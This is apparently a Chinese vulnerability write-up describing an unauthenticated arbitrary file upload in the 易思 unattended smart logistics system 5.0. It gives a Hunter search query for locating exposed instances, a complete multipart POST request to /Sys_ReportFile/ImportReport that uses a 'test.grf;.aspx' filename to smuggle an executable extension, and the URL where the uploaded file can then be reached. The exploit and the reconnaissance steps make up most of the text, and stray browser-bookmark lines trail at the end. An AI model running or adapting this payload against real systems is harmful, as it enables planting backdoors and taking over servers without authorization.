Y12-1易思-智能物流无人值守系统-文件上传

漏洞描述：

易思无人值守智能物流系统是一款集成了人工智能、机器人技术和物联网技术的创新产品。它能够自主完成货物存储、检索、分拣、装载以及配送等物流作业，帮助企业实现无人值守的智能物流运营，提高效率、降低成本，为现代物流行业带来新的发展机遇。Sys_ReportFile/ImportReport接口处存在任意文件上传漏洞，未经授权的攻击者可通过此漏洞上传恶意后门文件，从而获取服务器权限。

影响版本：

- 易思智能物流无人值守系统5.0

  网站图片：

网络测绘：

Hunter 语法：

- hunterweb.body=="易思无人值守智能物流"

漏洞复现：


payload：

```
POST /Sys_ReportFile/ImportReport?encode=b HTTP/1.1
Content-Type: multipart/form-data; boundary=00content0boundary00
User-Agent: Java/1.8.0_381
Host: xx.xx.xx.xx
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Content-Length: 130
Connection: close

--00content0boundary00
Content-Disposition: form-data; name="file"; filename="test.grf;.aspx"

test
--00content0boundary00--
```

效果图:

上传文件位置

```
http://xx.xx.xx.xx/GRF/Custom/b.aspx
```


[redacted]/GRF/Custom/b.aspx
fofa
信息收集
MD5
沙箱
blog
study
靶场
tools
chagpt
CVE Discovery | Ha...
1、网络安全应急演练...

test